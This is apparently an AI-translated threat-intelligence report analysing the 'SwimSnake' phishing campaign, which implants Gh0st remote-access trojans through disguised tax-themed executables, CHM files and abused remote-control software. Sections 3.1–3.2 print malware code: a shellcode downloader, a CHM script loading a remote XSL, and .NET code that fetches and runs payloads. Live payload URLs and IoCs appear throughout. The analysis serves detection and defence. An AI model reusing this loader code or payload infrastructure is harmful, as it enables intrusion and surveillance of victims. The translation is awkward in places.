

Analysis of the Recent Attack Activities of the "SwimSnake" Black Industry

Antiy CERT

Time of first release: 7 April, 2024

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

The black products of "SwimSnake" have been active since the second half of 2022, and have launched a large number of fishing attacks and fraud activities against domestic users. This type of black spread malicious program variety, update kill-free means fast, change infrastructure frequently, attack target involved in a wide range of industries. Recently, Antiy CERT has monitored the attacks on enterprises and personnel related to finance and finance by "SwimSnake" black products. There are three kinds of initial malicious files that the attackers put in: Executable program, CHM file, "third eye" of commercial remote control software. most of the forged file names are related to tax, materials, letters, etc.

Because the "third eye" of the commercial remote control software provides multiple remote monitoring and control functions, and returns data to the sub-domain server provided by the manufacturer, and identifies the control end user according to the qyid value, Attackers do not need to build their own C2 servers, so the malicious use of the software to conduct attacks has been active recently.

The Black Snake is still frequently updating malware, kill-free methods and related infrastructure, and a certain number of users are still being attacked and implanted into remote Trojans every day. Antiy CERT advises users to be vigilant when receiving files and avoid clicking on files such as executable programs and scripts whose security is unknown, so as to avoid suffering from "swim snake" attacks and causing unnecessary losses. It is recommended that users who have not purchased the remote control software of "Third Eye" use the traffic monitoring equipment to check whether there are connection records related to "dszysoft.com" and its sub-domain names in the network. If it exist, it indicates that it may be malicious to implant relevant remote control, and users may also consider blocking relevant domain names.

It is proved that the Terminal Defense System (IEP) of Antiy IEP can effectively detect and kill the remote control Trojan.

Please refer to [Section IV of this document for detailed protection recommendations](#). Recommendations for protection

2 Technical review

Recently, Antiy CERT has detected that there are three kinds of initial malicious documents put by attackers, and the names of forged documents are mostly related to taxation, materials and letters.

Table 2-1 Masking Names of Recent Samples 2-1

The name of the disguised program
Corporate Subsidy List.exe
New corporate tax payment system.exe
Corporate tax audit list. exe
New Business Tax Deduction and Exemption Policy 2024.exe
Law-lawyer-letter 102803912.exe
Lawyer's letter. exe
Document. exe
0328.chm
Complete set of company information. Chm
20240325.chm

2.1 Executable program

This kind of executable program is usually a downloader, which executes Shellcode in memory after execution, obtains the next-stage payload file from the server prepared in advance by the attacker, The remote control Trojan such as Gh0st is finally loaded by means of "white plus black," "memory execution Shellcode" and "memory decryption payload."

2.2 Chm DOCUMENTS

After this kind of CHM file is executed, the words "content is corrupt, please close" will pop up. In fact, the code in its internal script has already been executed. by means of remote loading xsl file, the next stage payload file is obtained, and the remote control Trojan such as Gh0st is finally loaded by means of "white + black."



Figure 2-1 Pull-up of CHM File After Execution 2-1

2.3 The Third Eye of Commercial Remote Control Software.

Sometimes the attacker will send the disguised third eye installation package directly to the target user and induce the execution. The installation package propagated by the attacker is usually installed in a silent manner, with no interface displayed in the process. In addition, there are also cases where an attacker remotely installs through a remote control Trojan that has been implanted.

Because the commercial remote control software can provide various remote monitoring and control functions, and send back the data by sending the data to the sub-domain server provided by the manufacturer and identifying the control end user according to the qyid value, Therefore, the gang has been malicious use the remote control software for many years to attack activities, the near future is still an active trend. The control interface of a certain version of the remote control software is shown in the figure below.



Figure 2-2 Control terminal interface 2-2

3 Sample analysis

3.1 Executable program

Because the attackers put more malicious executable programs, here is a case of a high frequency of executable programs as an example.

Table 3-1 Sample Labels 3-1

Name of malicious code	Trojan / Win64.SwimSnake [Downloader]
Original file name	Full set of materials. exe
Md5	A3a423dd691197920b64ea8e569a0cde
Processor architecture	Intel 386 or later, and compatibles
File size	163 KB (167168 bytes)
File format	Binexecute / Microsoft.EXE [: X64]
Time stamp	March 29, 2013 01: 46: 13 (forged)
Digital signature	Invalid digital signature
Shell type	None
Compiled Language	Microsoft Visual C / C + +

Pdb path	None
Vt First Upload Time	None
Vt test result	None

After the program is executed, a piece of memory space is requested, written into Shellcode and executed.



Figure 3-1 Execution of Shellcode 3-1

3.1.1 Shellcode

The Shellcode judges whether there is a C:\xxxxxx.ini file in the current system, and if yes, the process is terminated. In that method, the attack may judge whether the system has been infect, and then detect whether there are security product related processes running in the current system, if not, decrypt the hard-coded character string to obtain the URL, The b. Dat file is retrieved and decrypted to get two sets of URLs and the name of the downloaded file to be renamed. The Shellcode defaults to the first group.

```

v11 = v4;
v5 = alloca(((int (*)(void))loc_186984)() - 1);
v15[0] = 0;
v15[2] = 0;
strcpy(v16, "ammil://eewpm-hll.hll-vg-uxbcbgz.tebrngv1.vhf/u.wtm");
memset((char *)&v7 + 99, 0, 0x1CCu);
func_Decode_Str((int)v16, 19); // 解密出 https://l1dwt-oss.oss-cn-beijing.aliyuncs.com/b.dat
((void (__fastcall *)(char *, _DWORD *))InternetDownloadFile)(v16, v15); // 下载文件
sub_182D84(v7, v8, v9, v10); // 对b.dat文件进行解密, 解密出多个URL
v17 = sub_186604(v7, v8, v9, v10);
if ( v17 == MEMORY[0xFFFFC27A] )
{
    if ( v17 == MEMORY[0xFFFFC1A9] )
    {
        sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // https://l1dwt-oss.oss-cn-beijing.aliyuncs.com/1.png
        sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // https://l1dwt-oss.oss-cn-beijing.aliyuncs.com/2.png
        sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // https://l1dwt-oss.oss-cn-beijing.aliyuncs.com/3.png
        sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // https://l1dwt-oss.oss-cn-beijing.aliyuncs.com/4.png
        sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // ClassicExplorerSettings.exe
        sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // ClassicExplorer32.dll
        sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // ffff.lop
        sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // ffff.pol
        v18 = 16;
    }
}
else
{
    sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // https://ced-oss.oss-cn-shanghai.aliyuncs.com/a.jpg
    sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // https://ced-oss.oss-cn-shanghai.aliyuncs.com/b.jpg
    sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // https://ced-oss.oss-cn-shanghai.aliyuncs.com/c.jpg
    sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // https://ced-oss.oss-cn-shanghai.aliyuncs.com/d.jpg
    sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // setp.txt
    sub_186644(v7, v8, v9, v10, v11, v12, v13, v14); // setp.log
    v18 = 0;
}
qmemcpy(a4, (char *)&v7 + 558, 0x380Cu);
return a4 - 1;

```

Figure 3-2 Obtains a file and decrypts it to get the URL and the file name 3-2

The Shellcode creates a folder according to the randomly generated name in C:\ Users\ Public\ Videos. Download four files according to the first set of URLs, decrypt them using a custom decryption algorithm, write them into the created file path, and finally execute the executable program therein.


	ClassicExplorer32.dll	2024/3/8 13:43	应用程序扩展	343 KB
	ffff.lop	2024/3/8 14:13	LOP 文件	357 KB
	ffff.pol	2024/3/8 13:46	POL 文件	117 KB
	xdF2Rh.exe	2024/3/8 13:37	应用程序	97 KB

Figure 3-3 A decrypted attack payload file 3-3

3.1.2 "White plus black" utilization

In that mean of "white plus black," the attacker load the malicious DLL file constructed by the white program, execute Shellcode in the memory to read the content of fff. pol file, decrypt and obtain a DLL file, Then create the scheduled task from the DLL file, read the fffff. lop file to decrypt, and finally execute the Gh0st remote control trojan horse.

```

v3 = CreateFileW(v2, 0x80000000, 1u, 0, 3u, 0x80u, 0);
if ( v3 != (HANDLE)-1 )
{
    *(_DWORD *) (a1 - 20) = 0;
    v4 = GetFileSize(v3, (LPDWORD)(a1 - 20)); // 获取ffff.lop文件大小
    v5 = LocalAlloc(0x40u, v4); // 分配该文件大小的内存空间
    if ( v5 )
    {
        if ( ReadFile(v3, v5, v4, (LPDWORD)(a1 - 20), 0) ) // 读取ffff.lop
        {
            *(_DWORD *) (a1 - 24) = v4;
            v6 = sub_721E2080(v5, a1 - 24); // 解密
            if ( v6 )
            {
                sub_721E1C69(v6, *(_DWORD *) (a1 - 24)); // 内存中执行，并调用其导出函数Edge
            }
            LocalFree(v5);
        }
        CloseHandle(v3);
    }
    return sub_721E12D2(a1 - 48);
}

```

Figure 3-4 Decrypts Gh0st Remote Trojan from ffff. lop File 3-4

3.2 Chm DOCUMENTS

Table 3-2 Sample labels 3-2

Name of malicious code	Trojan / Win32.SwimSnake [Downloader]
Original file name	45.204.11.10 (2) .CHM
Md5	Fb114ffe7fc1454c011baa502c00a358
File size	9.39 KB (9625 bytes)
File format	Microsoft Compiled HTML Help
Vt First Upload Time	None
Vt test result	None

After the CHM file placed by the attacker is executed, the xsl file is obtained from the specified URL and remotely loaded.


```
<h1>内容已损坏,无法继续预览,请关闭。</h1>

<script>
(function fun1(){

var xml = new ActiveXObject("Microsoft.XMLDOM");
xml.async = false;
var xsl = xml;
xsl.load("https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/config/load.xsl");
xml.transformNode(xsl);
self.close();

})();
</script>
```

加载远程xsl文件

Figure 3-5 Loading a remote xsl file 3-5

3.2.1 Load.xsl

This file contains two Base64 encoded strings that are decoded and loaded in .net assemblies in memory.

```
try {

var shell = new ActiveXObject('WScript.Shell');
ver = 'v4.0.30319';

try {
shell.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\');
} catch(e) {
ver = 'v2.0.50727';
}

shell.Environment('Process')('COMPLUS_Version') = ver;

var ms_1 = Base64ToStream(stage_1, 2341);
var fmt_1 = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
fmt_1.Deserialize_2(ms_1);

} catch (e) {
try{
var ms_2 = Base64ToStream(stage_2, 15496);
var fmt_2 = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
fmt_2.Deserialize_2(ms_2);

} catch (e2){}
}
```

Figure 3-6 Key contents of the load .xsl file 3-6

3.2.2 .net Program

The loaded .NET program retrieves the config file from the specified URL, reads each line of the config file, downloads the file from it, and executes it.


```
public Program()
{
    string text = Program.GenerateRandomFolderName(10);
    string text2 = Program.GenerateRandomFolderName(10);
    string text3 = "https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/config/config.txt";
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    Program.DownloadFilesFromConfig(text3, folderPath, text, text2);
    Program.AddAtomFun(Path.Combine(folderPath, text, "zxasd.exe"));
}
```

Figure 3-7. net program key code 3-7

3.2.3 Config.txt

The config. txt file contains URLs for multiple managed payload files.

```
afhost
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/amd_ags_x64.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/bink2w64.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/concrt140_app.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/cpprest140_uwp_2_9.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/Fanatec.Devices.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/libxess.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/PartyWin.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/PartyXboxLive.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/steam_api64.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/WebView2Loader.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/XeFX.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/XeFX_Loader.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/xinput1_3.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/zxasd.exe
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/concrt140.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/msvc140.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/vcruntime140.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/vcruntime140_1.dll
https://elephant-1323738307.cos.ap-guangzhou.myqcloud.com/bwj/boom.png
```

Figure 3-8 The config. txt file 3-8

3.2.4 "White plus black" utilization

The white program used by the attacker is the related program of the racing game "Limit Race: Horizon 5," and the malicious "PartyXboxLive.dll" file is constructed for the white program. After the DLL file is loaded, the contents of the boom.png file are decrypted, the msixec.exe process is created, and the decrypted Gh0st remote control trojan is injected into the memory space of the msixec.exe.

amd_ags_x64.dll	2024/3/28 15:33	应用程序扩展	42 KB
bink2w64.dll	2024/3/28 15:33	应用程序扩展	411 KB
boom	2024/3/28 15:34	PNG 文件	283 KB
boom	2024/3/28 15:34	文本文档	1 KB
concr140_app.dll	2024/3/28 15:33	应用程序扩展	57 KB
cprest140_uwp_2_9.dll	2024/3/28 15:33	应用程序扩展	1,307 KB
Fanatec.Devices.dll	2024/3/28 15:33	应用程序扩展	11,778 KB
libxess.dll	2024/3/28 15:33	应用程序扩展	14,918 KB
PartyWin.dll	2024/3/28 15:33	应用程序扩展	2,867 KB
PartyXboxLive.dll	2024/3/28 15:33	应用程序扩展	204,834 KB
steam_api64.dll	2024/3/28 15:33	应用程序扩展	260 KB
vcruntime140_1.dll	2024/3/28 15:34	应用程序扩展	59 KB
WebView2Loader.dll	2024/3/28 15:33	应用程序扩展	134 KB
XeFX.dll	2024/3/28 15:33	应用程序扩展	108 KB
XeFX_Loader.dll	2024/3/28 15:33	应用程序扩展	42 KB
xinput1_3.dll	2024/3/28 15:33	应用程序扩展	90 KB
zxasd	2024/3/28 15:33	应用程序	167,506 KB

Fig. 3-9 The attacker uses the "Limit Race: Horizon 5" related procedure to attack 3-9

3.3 The Third Eye of Commercial Remote Control Software.

The third eye installer that an attacker drops is usually installed in a silent manner to avoid user awareness.

Table 3-3 Sample labels 3-3

Name of malicious code	Hacktool / Win32.DSZY [Spy]
Original file name	New corporate tax payment system.exe
Md5	7b8c787345ded235bac78ab78ec0faea860b38b
Processor architecture	Intel 386 or later, and compatibles
File size	38.7 MB (40622763 bytes)
File format	Binexecute / Microsoft.EXE [: X86]
Time stamp	2021-11-22 17: 54: 59
Digital signature	None
Shell type	None
Compiled Language	Microsoft Visual C / C + +
Pdb path	None
Vt First Upload Time	2023-12-05 16: 02: 42
Vt test result	24 / 72

3.3.1 Configuration information

There are three .conf configuration files in the software installation directory, which belong to the SQLite3 database file and contain configuration information.



Figure 3-10 Configuration Information File 3-10

The file comnctt. xdt. conf is similar to the file syslogin. xdt. conf, which contains configuration information about network connection and programs. Main / host represents the domain name of the server, and config / qyid represents the id corresponding to the user name of the control terminal. The remote control software will return the data monitored during operation to the subdomain name server provided by the manufacturer, and identify the user name corresponding to the control terminal according to the qyid.

31	config/qyid	234979
56	main/host	j11.dszyssoft.com

Figure 3-11 Back domain name and qyid 3-11

Expiorer. xdt. conf file contains configuration information related to monitoring. The main / event _ config and the main / event _ rule contain the Base64-encoded character string, and the decoded configuration information is in the JSON format, including monitoring target category, keywords and rules.

```

"rs_recordts": {
  "default_name": "",
  "rule": [
    {
      "name": "聊天录音",
      "keyword": " ",
      "type": {},
      "use_type": [],
      "range_start": null,
      "range_end": null,
      "use_keyword": true,
      "use_file_content_keyword": false,
      "use_time": false,
      "use_range": false,
      "rs": "rs_recordts",
      "change_log_guid": " "
    }
  ]
}

```

Figure 3-12 Part of the decoded main / event _ config 3-12

3.3.2 Data recording

There are several .dat files in the installation directory of the software, which belong to the SQLite3 database file, in which the data collected during running is recorded. Including screenshots, hardware information, process-related information, keyloggers and data collected according to the keywords and rules in the configuration information.

Screen Shot

The software continuously takes screenshots of the screen according to the time interval in the configuration information.

rowid	mid	pid	mdatetime	mcontent	mmac
Click here to define a filter					
1	0 9	5	2024-03-19 11:10:19	(blob)	
2	0 2		2024-03-19 11:10:19	(blob)	
3	0 b	7	2024-03-19 11:11:19	(blob)	
4	0 9	3	2024-03-19 11:11:19	(blob)	
5	0 e	3	2024-03-19 11:12:19	(blob)	
6	0 7	8	2024-03-19 11:12:19	(blob)	
7	0 b	e	2024-03-19 11:14:19	(blob)	
8	0 2	e	2024-03-19 11:14:19	(blob)	
9	0 8	o	2024-03-19 11:15:19	(blob)	
10	0 a	a	2024-03-19 11:15:19	(blob)	
11	0 f		2024-03-19 11:16:19	(blob)	
12	0 6		2024-03-19 11:16:19	(blob)	
13	0 5	2	2024-03-19 11:17:19	(blob)	
14	0 7		2024-03-19 11:17:19	(blob)	
15	0 a	d	2024-03-19 11:18:20	(blob)	

Figure 3-13 continues the screenshot according to the time interval in the configuration information 3-13

Process-related information

The software will record the relevant information of the started process, including the start time, process name, window title and so on.

rowid	mid	ntitle	name	info	modatetime	mod
4	4				2024-03-19 11:10:18	2024-03-19 11:10:27
5	5				2024-03-19 11:10:27	2024-03-19 11:10:29
6	6				2024-03-19 11:10:29	2024-03-19 11:10:32
7	7				2024-03-19 11:10:32	2024-03-19 11:10:39
8	8				2024-03-19 11:10:40	2024-03-19 11:10:42
9	9				2024-03-19 11:10:42	2024-03-19 11:10:44
10	10				2024-03-19 11:10:44	2024-03-19 11:10:48
11	11				2024-03-19 11:10:48	2024-03-19 11:10:48
12	12				2024-03-19 11:10:49	2024-03-19 11:10:54
13	13				2024-03-19 11:10:54	2024-03-19 11:10:58
14	14				2024-03-19 11:10:58	2024-03-19 11:11:06
15	15				2024-03-19 11:11:06	2024-03-19 11:11:25
16	16				2024-03-19 11:11:25	2024-03-19 11:11:34
17	17				2024-03-19 11:11:34	2024-03-19 11:11:38
18	18				2024-03-19 11:11:38	2024-03-19 11:11:43
19	19				2024-03-19 11:11:43	2024-03-19 11:11:48
20	20				2024-03-19 11:11:48	2024-03-19 11:11:50
21	21				2024-03-19 11:11:50	2024-03-19 11:11:57
22	22				2024-03-19 11:11:57	2024-03-19 11:11:58
23	23				2024-03-19 11:11:58	2024-03-19 11:12:06
24	24				2024-03-19 11:12:06	2024-03-19 11:12:14
25	25				2024-03-19 11:12:14	2024-03-19 11:12:22
26	26				2024-03-19 11:12:22	2024-03-19 11:12:24
27	27				2024-03-19 11:12:24	2024-03-19 11:12:36
28	28				2024-03-19 11:12:36	2024-03-19 11:14:17
29	29				2024-03-19 11:14:17	2024-03-19 11:14:30
30	30				2024-03-19 11:14:30	2024-03-19 11:14:31
31	31				2024-03-19 11:14:31	2024-03-19 11:14:34
32	32				2024-03-19 11:14:34	2024-03-19 11:14:40
33	33				2024-03-19 11:14:40	2024-03-19 11:14:45

Figure 3-14 records process-related information 3-14

Data collected according to keywords and rules in the configuration information

The software will collect data according to the target category, keyword and rule defined in the configuration information, and record the data in the corresponding data table, including keyboard recording, file monitoring, clipboard monitoring, mail information and so on.

<input type="checkbox"/> tbalert	<input type="checkbox"/> tbfilegroup_s	<input type="checkbox"/> tbmailrecv
<input type="checkbox"/> tbcamera	<input type="checkbox"/> tbfilemon	<input type="checkbox"/> tbmailsent
<input type="checkbox"/> tbcaptex	<input type="checkbox"/> tbfilerec	<input type="checkbox"/> tbprint
<input type="checkbox"/> tbchat	<input type="checkbox"/> tbfilesave	<input type="checkbox"/> tbprocessicon
<input type="checkbox"/> tbchatex	<input type="checkbox"/> tbfileupdown	<input type="checkbox"/> tbprogram
<input type="checkbox"/> tbclipmon	<input type="checkbox"/> tbhardware	<input type="checkbox"/> tbscreen
<input type="checkbox"/> tbcmd	<input type="checkbox"/> tbhardwarearea	<input type="checkbox"/> tbsoftware
<input type="checkbox"/> tbdnsrequest	<input type="checkbox"/> tbhardware_chang	<input type="checkbox"/> tbsoftware_chang
<input type="checkbox"/> tbextdevice_cl	<input type="checkbox"/> tbkeyboard	<input type="checkbox"/> tbupan
<input type="checkbox"/> tbfile	<input type="checkbox"/> tbkgj_rp	<input type="checkbox"/> tburl
<input type="checkbox"/> tbfilegroupale	<input type="checkbox"/> tblimitlog	<input type="checkbox"/> tempchat
<input type="checkbox"/> tbfilegroupen	<input type="checkbox"/> tblocalflow	

Figure 3-15 Related Data Sheet 3-15

4 Recommendations for protection

4.1 Enhance the safety awareness of business personnel

Enhance the security awareness of business personnel and reduce the possibility of the organization being attacked. When financial, customer service, sales and other personnel use instant messaging applications such as WeChat and corporate WeChat, they shall not be induced to download and run various files from unknown sources due to the nature of work and interests. The organization can consolidate the "First Line of Safety Defense" by selecting safety awareness training services.

4.2 Use safety threat detection tool to detect snake threat

Found or suspected of being attacked by "swim snake" black products: For remote-controlled Trojans launched by "swim snake" black products in the attack activity, download the Antiy security threat screening tool from the Antiy vertical response platform (<https://vs2.antiy.cn>). In the face of unexpected security incidents and special scenarios, the "snake swimming" special inspection tool can quickly detect and inspect such threats. Since the attack load iteration used by the "SwimSnake" black product is faster, and the non-killing technology is continuously updated, in order to more accurately and comprehensively eliminate the threat existing in the victim host, It is suggested that the customer contact Antiy Emergency Response Team (CERT @ antiy.cn) to handle the threat after using the special inspection tool to detect the threat.




Figure 4-1 "Snakehead" threat detected by the "Snakehead" special inspection tool 4-1

4.3 Strengthen the protection of terminal file reception and execution

Deploy the enterprise-level terminal defense system, and detect the unknown files received by the protection instant messaging software in real time. The IEP terminal defense system uses the IEP next-generation threat detection engine to detect unknown source files and prevent them from landing and running through the core-level active defense capability.



Figure 4-2 Antiy IEP terminal defense system prevents malicious files from landing 4-2

5 IoCs

locs
A3a423dd691197920b64ea8e569a0cde
5d8d6f2d27a0bb95a9e4e1c44685f99c
6f4743d3c1c475bc6d2698cc4fc4373f
Db823462c21d62e19634ad1772f80c58
Fb114ffe7fc1454c011baa502c00a358
68a86812eed8c560bd0708f237338bc5
9dc1c5d895721c079dd68b6cd82fb1bb
148b5d68a05d480d60a58f73980363a2

Hxxps: / / lldwt-oss.oss-cn-beijing.aliyuncs.com
Hxxps: / / ced-oss.oss-cn-shanghai.aliyuncs.com
Hxxps: / / augenstern-1324625829.cos.ap-guangzhou.myqcloud.com
Hxxps: / / Elephant-1323738307.cos.ap-guangzhou.myqcloud.com
Hxxps: / / petricor-1323738307.cos.ap-guangzhou.myqcloud.com
Hxxps: / / red-1323738307.cos.ap-guangzhou.myqcloud.com
Hxxps: / / pencil-1323738307.cos.ap-guangzhou.myqcloud.com
45.195.57 [.] 10: 8800
45.204.11 [.] 10: 8888
45.204.11 [.] 10: 6666
216.250.104.43: 6180
103.84.88.153: 2022
154.205.11 [.] 228: 6666
156.253.12 [.] 250: 6666
156.254.126 [.] 175: 6666

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP), etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat

detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspace threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.